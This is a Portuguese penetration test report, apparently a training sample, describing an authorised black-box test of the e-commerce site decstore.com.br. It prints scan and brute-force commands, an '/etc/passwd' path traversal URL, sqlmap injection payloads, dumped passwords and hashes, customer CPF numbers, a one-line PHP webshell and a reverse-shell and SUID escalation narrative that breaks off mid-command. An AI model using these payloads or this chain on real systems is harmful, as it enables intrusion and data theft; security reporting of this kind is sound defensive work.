

# DESEC

INFORMATION SECURITY



## RELATÓRIO PENETRATION TESTING

DATA: 20 DE SETEMBRO DE 2021  
CLASSIFICAÇÃO: CONFIDENCIAL



## Controle de Versões:

DATA	VERSÃO	AUTOR	ALTERAÇÕES
10/09/2021	1.0	Ricardo Longatto	Versão Inicial
20/09/2021	1.1	Ricardo Longatto	Versão Final

### CONFIDENCIAL

*Este documento contém informações proprietárias e confidenciais e todos os dados encontrados durante os testes e presentes neste documento foram tratados de forma a garantir a privacidade e o sigilo dos mesmos. A Duplicação, redistribuição ou uso no todo ou em parte de qualquer forma requer o consentimento da **DECSTORE**.*

## Aviso Legal

O *Pentest* foi realizado durante o período de **09/09/2021** até **20/09/2021**. As constatações e recomendações refletem as informações coletadas durante a avaliação e estado do ambiente naquele momento e não quaisquer alterações realizadas posteriormente fora deste período.

O trabalho desenvolvido pela DESEC SECURITY **NÃO** tem como objetivo corrigir as possíveis vulnerabilidades, nem proteger a CONTRATANTE contra ataques internos e externos, nosso objetivo é fazer um levantamento dos riscos e recomendar formas para minimiza-los.

As recomendações sugeridas neste relatório devem ser testadas e validadas pela equipe técnica da empresa CONTRATANTE antes de serem implementadas no ambiente em produção. A DESEC SECURITY **não se responsabiliza** por essa implementação e possíveis impactos que possam vir a ocorrer em outras aplicações ou serviços.

## Informações de Contato

NOME	CARGO	INFORMAÇÕES
DECSTORE		
José dos Santos	CISO	<b>Telefone:</b> (11) 1111-2222 <b>Email:</b> jsantos@decstore.com.br
CORPO TÉCNICO   DESEC SECURITY		
Ricardo Longatto	Penetration Tester	<b>Telefone:</b> (11) 1111-2222 <b>Email:</b> @deseccsecurity.com

## Sumário Executivo

A Deseq Security avaliou a postura de segurança da DECSTORE através de um **Pentest WEB** do tipo **BLACK BOX** pelo período de **09 de setembro de 2021 até 20 de setembro de 2021**.

Os resultados das avaliações efetuadas no ambiente a partir da internet demonstram que a empresa possui sérios riscos cibernéticos com a presença de vulnerabilidades de nível **CRÍTICO** que **comprometem a integridade, disponibilidade e o sigilo de informações sensíveis**.



Foram identificados 06 vulnerabilidades, sendo 02 delas classificadas como risco médio e 04 classificadas como risco alto.

Data	Código	Nome	Status	Risco
10/09/2021 (17:28:05)	vn-1631305583-2	Source Code Disclosure	Corrigida	Crítico
09/09/2021 (17:29:22)	vn-1631219325-2	FTP vulnerável a Brute Force	Corrigida	Moderado
11/09/2021 (00:38:03)	vn-1631331374-2	Blind / Time Based SQL Injection	Corrigida	Crítico
09/09/2021 (18:45:56)	vn-1631223897-2	Painel ADM vulnerável a Brute Force	Corrigida	Moderado
13/09/2021 (16:34:58)	vn-1631561637-2	Acesso root ao servidor	Não Corrigida	Crítico
13/09/2021 (16:33:32)	vn-1631561536-2	Acesso ao painel ADM	Não Corrigida	Crítico

As vulnerabilidades identificadas permitiram obter acesso completo ao ambiente do ecommerce e ao servidor que hospeda a aplicação. Antes da conclusão dos testes, **02 riscos já foram devidamente corrigidos** e 02 estão em correção.

## Conclusão

A realização deste teste de segurança permitiu identificar vulnerabilidades e problemas de segurança que **poderiam causar um impacto negativo** aos negócios do cliente. Com isso podemos concluir que o teste atingiu o objetivo proposto.

Podemos concluir que a avaliação de segurança como o **teste de invasão** apresentado neste relatório é **fundamental** para identificar vulnerabilidades, testar e melhorar controles e mecanismos de defesa afim de garantir um bom grau de segurança da informação em seu ambiente digital.

A DECSTORE mantém uma **postura proativa** e ao ter ciência dos problemas identificados já iniciou o processo de correção, onde **02 vulnerabilidades já foram devidamente corrigidas e validadas** pela equipe técnica da Desecc Security e 02 estão em processo de correção.

## Introdução

A Desec Security foi contratada para conduzir uma avaliação de segurança (*Penetration Testing*) no ambiente digital da DECSTORE.

A avaliação foi conduzida de maneira a simular um ciberataque à partir da internet com o objetivo de determinar o impacto que possíveis vulnerabilidades de segurança possam ter no que diz respeito à **integridade, disponibilidade e confidencialidade** das informações da empresa contratante.

Os testes foram realizados entre os dias 09 de setembro de 2021 e 20 de setembro de 2021 e este documento contém todos os resultados.

O método utilizado para a execução do serviço proposto segue rigorosamente as melhores práticas de mercado, garantindo a adequação às normas internacionais de segurança da informação, e os relatórios gerados apontam evidências quanto à segurança do ambiente definido no escopo.

## Escopo

TIPO DE AVALIAÇÃO	DETALHES
Pentest WEB - Black Box	URL: decstore.com.br

De acordo com o combinado e acordado entre as partes, a avaliação escolhida foi do tipo **Black Box (sem conhecimento de informações)**, ou seja, a única informação oferecida pela CONTRATANTE foi a URL mencionada acima.

## Limitações do Escopo

As **limitações** impostas pela CONTRATANTE foram:

- Os testes devem encerrar caso seja possível comprometer o servidor do ecommerce
- Ataques DoS e DDoS (Negação de Serviço)
- Ataques de Engenharia Social
- Subdomínios e outros IPs estão fora do escopo

## Metodologia

Para execução destes trabalhos, a Desecc Security adotou a metodologia própria (M.A.M) mesclada com padrões existentes e solidamente reconhecidos, tais como *OWASP Top Ten* nas quais foram executados nas seguintes fases:



### MAPEAMENTO

A fase de mapeamento tem como objetivo identificar a superfície de ataque da aplicação, entendendo a tecnologia, comportamento e sistemas utilizados.

### ANÁLISE DE SEGURANÇA

Na fase de análise de segurança são realizados os testes de segurança com base nas informações coletadas na fase anterior.

Ao identificar uma vulnerabilidade, é realizado a prova de conceito para medir o impacto e classificar o grau de risco apresentado. Para isso, é realizado a exploração da vulnerabilidade e posteriormente a pós exploração.

### MITIGAÇÃO DE RISCOS


Os riscos identificados são priorizados pelo grau de criticidade e apresentados ao cliente com todos os detalhes. Após a correção do problema, nós realizamos o reteste para garantir que o problema foi corrigido corretamente.

## Narrativa da Análise Técnica

Os testes iniciaram no dia **09/09/2021** de posse apenas do endereço do domínio informado pelo cliente.

**Escopo:** decstore.com.br

Realizamos o mapeamento do host com objetivo de identificar a superfície de ataque



Nesta fase foi possível identificar um servidor FTP e o painel administrativo de gerenciamento do ecommerce expostos para a internet

```
(root@deseclab)-[/home/desec/Desktop/decstore]
# nmap -D RND:20 --open -sS --top-ports=100 decstore.com.br -oN portas-abertas
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-09 15:30 -03
Nmap scan report for decstore.com.br (172.16.1.245)
Host is up (0.28s latency).
Not shown: 98 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
2121/tcp   open  ccproxy-ftp

Nmap done: 1 IP address (1 host up) scanned in 15.82 seconds
```

*Scanning*

```
(root@deseclab)-[/home/desec/Desktop/decstore]
# ftp decstore.com.br 2121
Connected to decstore.com.br.
220 (vsFTPd 3.0.3)
Name (decstore.com.br:desec): decstore
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> exit
221 Goodbye.
```

*Serviço FTP exposto*



[http://decstore.com.br/sysadm/adm\\_login.php](http://decstore.com.br/sysadm/adm_login.php)

*Painel de gerenciamento do ecommerce*

Realizamos alguns testes para garantir que as interfaces identificadas possuem controles contra ataques de força bruta e identificamos tanto o serviço de FTP como o painel administrativo são vulneráveis a ataques de força bruta.

## BRUTE FORCE: FTP

*A vulnerabilidade apresenta um risco médio*

`hydra -v -t10 -l decstore -P senhas ftp://decstore.com.br -s 2121`

```
(root@deseclab)-[/home/desec/Desktop/decstore]
# hydra -v -t10 -l decstore -P senhas ftp://decstore.com.br -s 2121
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or security
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-09 17:25:52
[DATA] max 10 tasks per 1 server, overall 10 tasks, 200 login tries (l:1/p:200), ~20 tries per server
[DATA] attacking ftp://decstore.com.br:2121/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[STATUS] 150.00 tries/min, 150 tries in 00:01h, 50 to do in 00:01h, 10 active
[STATUS] attack finished for decstore.com.br (waiting for children to complete tests)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-09 17:27:11
```


O serviço de FTP não tem controle para bloquear tentativas de autenticação inválidas, permitindo assim que um criminoso realize tentativas para descobrir a senha do serviço.

Durante os testes acima realizamos pelo menos 200 tentativas inválidas em menos de 2 minutos.

## BRUTE FORCE: PAINEL ADMINISTRATIVO WEB


*A vulnerabilidade apresenta um risco médio*

No exemplo abaixo realizamos mais de 50 requisições de login inválidas para o usuário decstore utilizando o proxy BurpSuite.



O painel administrativo web não possui controles para bloquear tentativas de autenticação inválidas, permitindo assim que um criminoso realize tentativas de descobrir a senha de algum usuário.

Posteriormente iniciamos a fase de mapeamento da aplicação com objetivo de identificar a superfície de ataque e possíveis pontos de entrada.



Durante o processo de mapeamento da aplicação foi possível descobrir vários arquivos acessíveis, o arquivo **download.php** chamou a atenção.

```
(root@desec:~) - [~/home/desec/Desktop/decstore]
# gobuster dir -u http://decstore.com.br/ -w /usr/share/dirb/wordlists/big.txt -e -t 100 -r --no-error -o arquivos -x php

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://decstore.com.br/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php
[+] Follow Redirect: true
[+] Expanded: true
[+] Timeout: 10s

2021/09/10 16:55:11 Starting gobuster in directory enumeration mode

http://decstore.com.br/.htpasswd (Status: 403) [Size: 34]
http://decstore.com.br/.htaccess (Status: 403) [Size: 34]
http://decstore.com.br/.htpasswd.php (Status: 403) [Size: 34]
http://decstore.com.br/.htaccess.php (Status: 403) [Size: 34]
http://decstore.com.br/arquivos (Status: 403) [Size: 34]
http://decstore.com.br/carrinho.php (Status: 200) [Size: 14804]
http://decstore.com.br/contato.php (Status: 200) [Size: 22668]
http://decstore.com.br/controle (Status: 403) [Size: 34]
http://decstore.com.br/css (Status: 403) [Size: 34]
http://decstore.com.br/download.php (Status: 200) [Size: 0]
```

Decidimos realizar um fuzzing no arquivo download com objetivo de identificar possíveis parâmetros e identificamos um parâmetro chamado **file=**

wfuzz -c -z file,lista2 --hl 0 <http://decstore.com.br/download.php?FUZZ=download.php>

```
(root@desec:~) - [ /home/desec/Desktop/decstore ]
# wfuzz -c -z file,lista2 --hl 0 http://decstore.com.br/download.php?FUZZ=download.php
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled
when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://decstore.com.br/download.php?FUZZ=download.php
Total requests: 2588

ID           Response    Lines   Word    Chars   Payload
-----
000000010:  200          14 L    34 W    408 Ch  "file"

Total time: 0
Processed Requests: 2588
Filtered Requests: 2587
Requests/sec.: 0
```

## LFD: Local File Disclosure / LFI: Local File Inclusion / Source Code Disclosure

*A vulnerabilidade apresentaria um risco crítico*

Após acessar a url <http://decstore.com.br/download.php?file=download.php> identificamos a possibilidade de realizar download de arquivos do servidor e a possibilidade de visualizar o código fonte (LFD) assim como arquivos internos do servidor (LFI).


### Exemplo LFD:

<http://decstore.com.br/download.php?file=download.php>

### Exemplo LFI:


<http://decstore.com.br/download.php?file=../../../../etc/passwd>

Pesquisando os arquivos foi possível identificar o arquivo de configuração que contém a senha do banco de dados.



*Local File Disclosure / Source Code Disclosure*

**<http://decstore.com.br/download.php?file=modelo/config.php>**



*Credenciais de acesso ao banco de dados*

## BLIND / TIME BASED SQL INJECTION

*A vulnerabilidade apresentaria um risco crítico*

Durante o processo de mapeamento da aplicação identificamos que o parâmetro **prod=** é vulnerável a **SQL Injection**, no qual permite obter informações e registros do banco de dados.

**http://decstore.com.br/produtos.php?prod=864**

Identificamos a vulnerabilidade manualmente e posteriormente utilizamos a ferramenta sqlmap para automatizar o processo de exploração.

### Comando utilizado:

```
sqlmap -u "http://decstore.com.br/produtos.php?prod=863" --current-db
```

### Exemplo SQL Injection:

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: prod (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: prod=20 AND 8498=8498

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: prod=20 AND (SELECT 7998 FROM (SELECT(SLEEP(5)))Iyuf)
---
[20:57:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (yakkety or xenial)
web application technology: PHP, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
[20:57:09] [INFO] fetching current database
[20:57:09] [INFO] retrieving the length of query output
[20:57:09] [INFO] resumed: 9
[20:57:09] [INFO] resumed: deckstore
current database: 'deckstore'
```

*Base de dados atual: **deckstore***

Identificamos uma base de dados antigas com nome **deckstore\_old** que contém algumas credenciais de acesso.



```
Database: deckstore_old
Table: usuarios
[5 entries]
```

id	login	senha
1	joao	pass123
2	paulo	P@l00w123
3	adm	@dm19#\$adm
4	adm	@dm19#\$adm
5	key	49c10719ca9237b763ed312297a88ab6

Na base de dados atual deckstore conseguimos identificar as credenciais de acesso ao painel administrativo.


```
Database: deckstore
Table: usuarios
[1 entry]
```

nome	email	senha
DecStore	decstore	0b0d7b6e6e80c2ae7e1296b2085ca14a

A senha está armazenada em hash MD5.

## PÓS EXPLORAÇÃO: ACESSO AO PAINEL ADMINISTRATIVO

O hash MD5 identificado acima foi facilmente decifrado pois já estava listado em uma base de senhas e hashes online.



## Credenciais de Acesso

Usuário	Senha
decstore	d3c5t0r3

<http://decstore.com.br/sysadm/>

decstore.com.br/sysadm/adm\_login.php

**decstore** ADMINISTRADOR WEB

**Faça seu login**  
Informe seu nome de usuário e senha para prosseguir:

Usuário:  Senha:

Todos os campos são obrigatórios

DECSTORE | All Right Reserved

## Acesso ao painel administrativo

DECSTORE | Sua loja online

decstore.com.br/sysadm/pedidos.php

**decstore** OLÁ DECSTORE

[Pedidos](#) [Compras](#) [Produtos](#) [Clientes](#) [Fornecedores](#) [Promoções](#) [Transportes](#) [Banners](#) [Mailing](#)

**Pedidos** (163.348)

Filtro por Status

Procure: Pedido / CPF / CNPJ

DATA	NÚMERO DO PEDIDO	CLIENTE	VALOR TOTAL	STATUS	NF	CTR	OBS
17/08/2015 - 11:22:27	<a href="#">45013051114129</a>	José da Silva	R\$ 51,71	Finalizado	<a href="#">nf.xml</a>	<a href="#">ctr.pdf</a>	<a href="#">obs.pdf</a>
01/09/2012 - 13:05:08	<a href="#">45013051114129</a>	José da Silva	R\$ 534,50	Analisando pedido	<a href="#">nf.xml</a>	<a href="#">ctr.pdf</a>	<a href="#">obs.pdf</a>

« anterior (2) próximo »

DECSTORE | All Right Reserved

O acesso ao painel administrativo permite visualizar cadastros de clientes e fornecedores, gerenciar o ecommerce, cupons de desconto, produtos, banners etc.



NOME	CPF	E-MAIL	OBS
Andrey Maloc	056.500.906-02	fr4st3r0@yahoo.com	
Josão da Silva	812.393.439-49	jose@teste.com	
suporte suporte	120.054.850-71	suporte@oi.com.br	

Abaixo podemos gerenciar cupons de desconto e promoções de produtos.


**Gerar Cupons**

Descrição\*:

Valor Mínimo (R\$):  Desconto\*:  %

## PROBLEMA DE AUTORIZAÇÃO

Na aba de pedidos existe a opção de efetuar download de notas fiscais e contratos e a URL é exatamente a da vulnerabilidade de LFD que identificamos anteriormente.




**Com isso, podemos concluir que a vulnerabilidade de LFD apresentada anteriormente também possui um problema de autorização pois essa URL só deveria ser acessível para quem estiver autenticado como administrador.**

## PÓS EXPLORAÇÃO: ACESSO AO SERVIDOR

Através da vulnerabilidade LFD localizada no download de contratos/nfe foi possível identificar credenciais de acesso a base de dados.

<http://decstore.com.br/download.php?file=modelo/config.php>



Utilizamos essas credenciais para acessar o servidor FTP

```
(root@desec) - [ /home/desec/Desktop/decstore ]
# ftp decstore.com.br 2121
Connected to decstore.com.br.
220 (vsFTPd 3.0.3)
Name (decstore.com.br:desec): decstore
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pass
Passive mode on.
ftp> pwd
257 "/var/www/html/arquivos" is the current directory
ftp> ls -la
227 Entering Passive Mode (172,16,1,245,39,120).
150 Here comes the directory listing.
drwxrwxrwx- 2 1001 33 4096 Sep 11 14:15 .
drwxr-xr-x 18 0 0 4096 Sep 13 2019 ..
-rwxr----- 1 1001 1001 33 Sep 13 2019 key
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> pwd
257 "/var/www/html" is the current directory
ftp>
```

Uma vez com acesso ao FTP realizamos o upload de uma webshell e posteriormente conseguimos acesso remoto ao servidor via reverse shell.

WebShell	Code
pentest.php	<?php system(\$_GET['desec']);?>

Ao acessar o arquivo enviado conseguimos **RCE (Remote Code Execution)** no servidor


decstore.com.br/arquivos/pentest.php?desec=id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Utilizando o acesso acima realizamos uma reverse-shell para obter uma shell no servidor

```
www-data@srvecommerce:/var/www/html/arquivos$ ls -la
ls -la
total 52
drwxrwxrwx- 2 decstore www-data 4096 Sep 13 13:31 .
drwxr-xr-x 18 root root 4096 Sep 13 2019 ..
-rwxr----- 1 decstore decstore 33 Sep 13 2019 key
-rw-r--r-- 1 decstore decstore 34952 Sep 13 13:31 nc
-rw-r--r-- 1 decstore decstore 33 Sep 13 09:04 pentest.php
www-data@srvecommerce:/var/www/html/arquivos$ cd ..
```

Uma vez com acesso limitado ao servidor, realizamos uma pesquisa para identificar uma possibilidade de escalar o privilégio para um usuário administrativo.

Localizamos um binário em **/script/backup** com permissão **SUIDBIT**, através da técnica de manipulação de variáveis de ambiente tivemos sucesso em obter acesso root no servidor.



```
www-data@srvecommerce:/tmp$ export
export
